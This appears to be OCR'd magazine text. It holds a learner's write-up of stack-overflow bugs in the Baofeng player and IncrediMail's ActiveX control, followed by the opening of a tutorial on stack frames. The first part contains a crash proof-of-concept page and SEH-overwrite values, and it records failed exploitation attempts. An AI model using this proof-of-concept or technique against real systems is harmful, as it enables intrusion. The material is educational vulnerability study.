


图 8

可以看到是 strcatw 这个函数出了问题，为什么这样说呢？看看这个函数执行后的堆栈就知道了（图 9）。

看到了吧，异常处理链已经被覆盖了，这就说明了溢出点就是这里了，既然找到溢出点了，就应该考虑如何利用这个漏洞了，既然能覆盖异常处理链，那就优先考虑这种方法吧，依照前人的经验是要把 SE 句柄覆盖成 7FFA1571，NSEH 覆盖成 9090EB04，后面跟上 ShellCode 就行了，相应的问题也来了，因为读入的数据在这里会被转换成 Unicode，也就是构造的数据会被像图 9 所示截断成 00XX00XX，这个问题我不知道如何解决，只有努力地翻书了，但是很抱歉，在书中并没有找到答案（不知是我愚钝，还是看书不认真，确实是没找到）。自己解决不了，书中又找不到，又想知道到底该如何解决，没办法，只能写出来请求各位的指导了，知道如何解决的高手就请帮帮我吧！（E-mail：1393822463@qq.com）




图 9

IncrediMail 漏洞的分析

在调试暴风音影漏洞的时候，因为遇到了难以解决的问题，而查书又找不到，迫不得已只能放弃了，但想着初次学溢出总不能以失败告终吧！就又去网上看了一下，发现 IncrediMail 这个软件同样存在着堆栈溢出漏洞，就将高手写的代码下载下来，做进一步的分析，代码如下：

```
<html>
<object classid='clsid:F8984111-38B6-11D5-8725-
0050DA2761C4' id='target' ></object>
<script language='vbscript'>
crash=String(25000, "A")
target.DoWebMenuAction crash
</script>
<b><center>IncrediMail ImShExtU.dll ActiveX Memory
Corruption</b></center>
</html>
```

从高手给出的代码可以看出，高手只是用“A”去填充，触发存在漏洞的函数，并没有给出利用方法，还可以看到是 ImShExtU.dll 中的 DoWebMenuAction 这个函数存在漏洞。这个漏洞调试的时候是要先用 OD 载入浏览器，然后用浏览器打开高手编写的网页，调试器会停在异常处，照例网上翻翻就可以定位到溢出点了，定位到的有漏洞的代码如下：

```
029F6109    8917         mov dword ptr ds:[edi],edx
029F610B    83C7 04      add edi,4
029F610E    BA FFFEFE7E  mov edx,7EFEFEFF
029F6113    8B01         mov eax,dword ptr ds:[ecx]
029F6115    03D0         add edx,eax
029F6117    83F0 FF      xor eax,FFFFFFFF
029F611A    33C2         xor eax,edx
029F611C    8B11         mov edx,dword ptr ds:[ecx]
029F611E    83C1 04      add ecx,4
029F6121    A9 00010181  test eax,81010100
029F6126    ^74 E1       je short ImShExtU.029F6109
```

这里的代码的在将数据送入堆栈的时候没检查数据的长度，导致超长数据溢出，覆盖 SHE 链（图 10）。

我们还是按照老方法将 SE 句柄覆盖成 7FFA1571，NSEH 覆盖成 9090EB04，后面跟上 ShellCode，但在覆盖的时候还是出现了问题，在覆盖的时候我用了以下两句代码：

```
nseh= unescape("%90%90%eb%04")
seh= unescape("%71%15%fa%7f")
```




图 10

但在堆栈中，却被截断成如图 11 所示。





图 11

我用来覆盖的地址是 7FFA1571，在堆栈中却变成了 B2A81571，真的搞不懂为什么会出现这种情况，如果将 ShellCode 放入堆栈也会被截断，书中也没有类似的情况，我只能写出来，请各位高手帮忙了。

文章写到这里应该结束了，因为自己很“菜”的缘故，两个漏洞都没有利用成功，但基本原理是分析清楚了，虽然没有利用成功，但自己亲自调试了一遍，仍然觉得受益匪浅，收获很大，解决了自己以前心中的一些疑惑，提出了一些新的问题，这些新问题的解答就依靠水平高超的您了，如果您知道，还希望您能帮助我渡过难关啊！这里我再次给出我的 E-mail 地址（虽然前面已经贴出过两次了），以显出我向您请教的诚意，E-mail：1393822463@qq.com。



前置知识：无
关键字：栈、溢出

栈溢出攻击学习与实践

文/图 张少飞

栈结构及形成过程

一个进程可能被加载到内存中不同的区域执行。进程运行所使用内存空间按照功能大约都能够分成以下 4 个部分。

数据区：用来存储全局变量等。

栈区：用来存储函数之间的调用关系，以保证被调用函数在返回时恢复到母函数中继续执行。

堆区：动态分配与回收是堆区的最大特点，进程能够动态地申请一定大小的缓冲，并在用完之后归还给堆区。

代码区：存储 CPU 所执行的机器码，CPU 会到这个区域来读取指并执行。

其中栈区由系统自动维护，它实现了高级语言中的函数调用。对于 C 语言等高级语言，栈区的 PUSH，POP 等平衡堆栈细节是透明的。

请看如下代码：

```
int function_b(int argument_B1, int argument_B2)
{
 int variable_b1, variable_b2;
 variable_b1=argument_B1+argument_B2;
 variable_b2=argument_B1-argument_B2;
 return variable_b1*variable_b2;
}

int function_a(int argument_A1, int argument_A2)
{
 int variable_a;
 variable_a=function_b(argument_A1,argument_A2)+argument_A1;
 return variable_a;
}

int main(int argumentc, char **argumentv, char **envp)
{
 int variable_main;
 variable_main=function_a(4,3);
 return variable_main;
}
```

同一文件不同函数的代码在内存代码区中的分布可能先后有序也可能无序；相邻也可能相离甚远。

当 CPU 在执行调用 function_a 函数时，会从代码区中 main 方法对应的二进制代码的区域跳转到 function_a 函数对应的二进制代码区域，在那里取指并执行；当 function_a 函数执行完毕，需要返回时，又会跳回到 main 方法对应的指令区域，紧接着调用 function_a 后面的指令继续执行 main 方法的代码。

这些代码区中精确的跳转都是通过与栈区巧妙的配合完成的。当函数调用发生时，栈区会为这个函数开辟一个新的栈区单元，并将它压入栈中。这个栈区单元中的内存空间被它所属的函数独占，正常情况下是不会和别的函数共享的。当函数返回时，栈区会弹出该函数所对应的栈区单元。

在函数调用的过程中，伴随的栈区中的操作如下：

- 在 main 方法调用 function_a 时，先在自己的栈区单元中压入函数返回地址，而后为 function_a 创建新栈区单元压入栈区；
- 在 function_a 调用 function_b 时，同样先在自己的栈区单元中压入函数返回地址，然后为 function_b 创建新栈区单元并压入栈区；
- 在 function_b 返回时，function_b 的栈区单元被弹出栈区，function_a 栈区单元中的返回地址被“露”在栈顶，此时处理器按照这个返回地址重新跳到 function_a 代码区中执行；
- 在 function_a 返回时，function_a 的栈区单元被弹出栈区，main 方法栈区单元中的返回地址被“露”在栈顶，此时处理器按照这个返回地址跳到 main 方法代码区中执行。

每一个函数独占自己的栈区单元空间。当前正在运行的函数的栈区单元总是在栈顶。Win32 系统提供两个特殊的寄存器用来标识位于栈区栈顶的栈区单元。

ESP：栈指针寄存器 ，其内存放着指向栈区最上面一个栈区单元的栈顶的指针。

EBP：基址指针寄存器 ，其内存放着指向栈区最上面一个栈区单元的底部的指针。

函数栈区单元：ESP 和 EBP 之间的内存空间为当前栈区单元，EBP 标识了当前栈区单元的底部，ESP 标识了当前栈区单元的顶部。

在函数栈区单元中一般包含以下几类重要信息。

局部变量：为函数局部变量开辟内存空间。

栈区单元状态值：保存前栈区单元的顶部和底部（实际上只保存前栈区单元的底部，前栈区单元的顶部能够通过平衡堆栈计算得到），用来在本帧被弹出后，恢复出上一个栈区单元。

函数返回地址：保存当前函数调用前的“断点”信息，也就是函数调用前的指令位置，以便函数返回时能够恢复到函数被调用前的代码区中继续执行指令。

